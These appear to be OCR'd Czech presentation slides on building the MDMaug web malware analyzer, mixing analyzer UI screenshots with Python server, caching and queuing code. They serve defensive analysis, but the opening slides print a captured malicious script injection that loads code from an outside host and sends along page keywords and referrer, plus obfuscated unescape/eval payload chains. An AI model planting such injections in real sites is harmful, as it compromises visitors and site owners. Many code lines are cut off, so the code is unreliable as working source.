
# Já jenom rozhodnu

## Implementace analýzy malware na webu

Edvard Rejthar • edvard.rejthar@nic.cz • 3.12.2016




```
var a='';setTimeout(10);if(document.referrer.indexOf(location.protocol+"//"+location.host)!==0||document.referrer!==undefined||document.referrer!==''||document.referrer!==null){document.write('<script type="text/javascript" src="http://wintzrayfuneralhome.com/js/jquery.min.php?c_utt=J18171&c_utm='+encodeURIComponent('http://wintzrayfuneralhome.com/js/jquery.min.php'+'?'+'default_keyword='+encodeURIComponent(((k=(function(){var keywords='';var metas=document.getElementsByTagName('meta');if(metas){for(var x=0,y=metas.length;x<y;x++){if(metas[x].name.toLowerCase()=="keywords"){keywords+=metas[x].content;}}}return keywords!==''?keywords:null;})())==null?(v=window.location.search.match(/utm_term=([^&]+)/))==null?(t=document.title)==null?'':t:v[1]:k))+'&se_referrer='+encodeURIComponent(document.referrer)+'&source='+encodeURIComponent(window.location.host))+'"><'+'/script>');}</script>
```

# User interface analyzéru v MDM

**Detail:** [redacted].cz !

Analýza ✓ 1 | Současné hrozby 2 | Historie 3 | Korespondence 4 (počet: 4, dnů: 623, w) | Status 5 | Whois 6

**MDMaug analýza http://www[redacted]a/?nggpage=2&show=gallery**

block **javaterm.com**

5.135.193.113

-- PDNS: www.chasingfireflys.com www.netbenifites.com www.bbcfootballnews.com www.tsumino.net lynnitem.com wwwstaatsloterij.nl thuybridal.com www.onelements.com tiffiany.com manishakelkar.com www.aldameer.com... (1536)


- /query.js->
- /google.js->

**www.[redacted]z**


- /wp-content/uploads/2011/10/tylovo-divadlo2.png
- /wp-content/themes/divadlo-kutna-hora/images/bkg_sidebar_li.jpg
- /wp-content/gallery/interier/thumbs/thumbs_16.jpg
- /wp-content/plugins/nextgen-gallery/css/nggallery.css?ver=1.0.0
- /wp-content/themes/divadlo-kutna-hora/images/bkg_line_reportaze.jpg
- /wp-content/gallery/interier/thumbs/thumbs_13.jpg
- /interier-divadla/?nggpage=2&show=gallery spy

```
unescape "%66%75%6e%63%74%69%6f%6e%20%62%36%32%38%32%34%32%33%66%28%73%29%20%7b%0a
%09%76%61%72%20%72%20%3d%20 ,
eval "function b6282423f(s) {\n\tvar r = \"\";\n\tvar tmp = s.split(\"18169547\");\n\ts = unescape(tmp[0] ,
unescape "%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%62%36%32%38%32%34%32%33%66
%28%27" ,
unescape "%27%29%29%3b" ,
eval "document.write(b6282423f('%37%62%5b%61%62%64%62%12%6c%75%67%5d%3d%1d%63%5d%67%69
%25%68%5d%6a%5d%6a% ,
unescape "%37%62%5b%61%62%64%62%12%6c%75%67%5d%3d%1d%63%5d%67%69%25%68%5d%6a%5d%6a
%5b%60%64%6f%6a%11%15%69%60 ,
unescape "%34%38%31%38%32%33%39575019" ,
unescape "%66%75%6e%63%74%69%6f%6e%20%71%30%31%31%62%33%31%33%35%65%28%73%29%20%7b
%0a%09%76%61%72%20%72%20%3d ,
eval "function q011b3135e(s) {\n\tvar r = \"\";\n\tvar tmp = s.split(\"12634807\");\n\ts = unescape(tmp[0
->
```


- /interier-divadla/?nggpage=2&show=gallery->
- /wp-content/plugins/nextgen-gallery/shutter/shutter-reloaded.js?ver=1.3.3->




# Analyzér – půdorys



# Kudy dnes povede cesta



# První krůčky



# entrypoint

```
# logging
logging.basicConfig(level=logging.DEBUG, format="%(message)s")

# display
vdisplay = Xvfb()
vdisplay.start()

# server
httpd = HTTPServer(('0.0.0.0', Config.APP_PORT), Server)
httpd.socket = ssl.wrap_socket(httpd.socket,
                               server_side=True,
                               certfile='python.pem',
                               ssl_version=ssl.PROTOCOL_TLSv1)

# server threads
for i in range(2):
    threading.Thread(target=httpd.serve_forever).start()
```


# config

```
class Turris(DbModel):
    id = PrimaryKeyField()
    timestamp = DateTimeField(datetime.datetime.now())
    status = IntegerField()
    date           = IntegerField(default=0)
    ip   = CharField(45, default=None)
    port           = IntegerField(default=0)
    url   = CharField(255, default="")
    block          = IntegerField(default=0)
    remoteHost     = CharField(255, default="")
    otherDetails = CharField(255, default="")
```

# config


```
def getVote(host=None, ip=None):
    status = None
    try:
        if host:
            status = Turris.select().join(Stat
        if ip:
            status = Turris.select().join(Stat
    except:
        status = 0
    return Status.int2word(status)
```

# server





```
def output(self, contents, contentType="text/html"):
    #http response
        self.send_response(200)
        self.send_header("Content-type", contentType)
        self.end_headers()
        try:
            self.wfile.write(contents)
        except:
            self.wfile.write(contents.encode("UTF-8"))
```

# rest




```
def run(self, cmd):
    if cmd == "analyze":
        return ScanController().launch(self.path)
    if cmd == "analyze=cached":
        return ScanController().launch(self.path, cached = 1)
    if cmd == "analyze=weekcache":
        return ScanController().launch(self.path, cached = 7)
    if cmd == "analyze=oldcache":
        return ScanController().launch(self.path, cached = True)
    elif cmd == "export":
        return Export.exportView()
```

# Zahřívání analyzéru



# cache check

```
if cached:
    # """ Pokud je k dispozici analyza, vratit ji """
    dir = Config.CACHE_DIR + Domains.domain2dir(url) + "/"
    if os.path.isdir(dir):
        snapdirs = [str(dir + subdir) for subdir in os.listdir(dir) #
                    if os.path.isdir(str(dir + subdir)) and os.path.is
        if snapdirs:
            cacheDir = max(snapdirs, key = os.path.getmtime)+ "/" # ne
            if type(cached) != int or os.path.getmtime(cacheDir) > tim
                try:
                    print("returning")
                    return CrawlView.outputHtml(Crawl.loadFromFile(cac
                except ValueError:
                    pass
    print("({-1}) Cachovana analyza nenalezena")
```


# queing

```
def queue(self):
    """ Ze souboru queue.cache nacte, ktery profil je volny a zabookuje
    self._loadProfileQueue()
    self.profile  = -1
    for i2 in range(4): # na volny slot zkusime nekolikrat pockat
        for i in range(Config.profileCount):
            if self.queueFF.get(str(i)) == None:
                self.profile  = i
                self.bookProfile()
                break
        if self.profile  == -1:
            print("(-1) PLNO, cekame par vterin")
            time.sleep(randint(5, 10)) #pockame par vterin
        else:
            break # volny slot jsme nasli, muzeme dal
    return self.profile  > -1 # povedlo se zabookovat profil FF?
```

# run firefox!

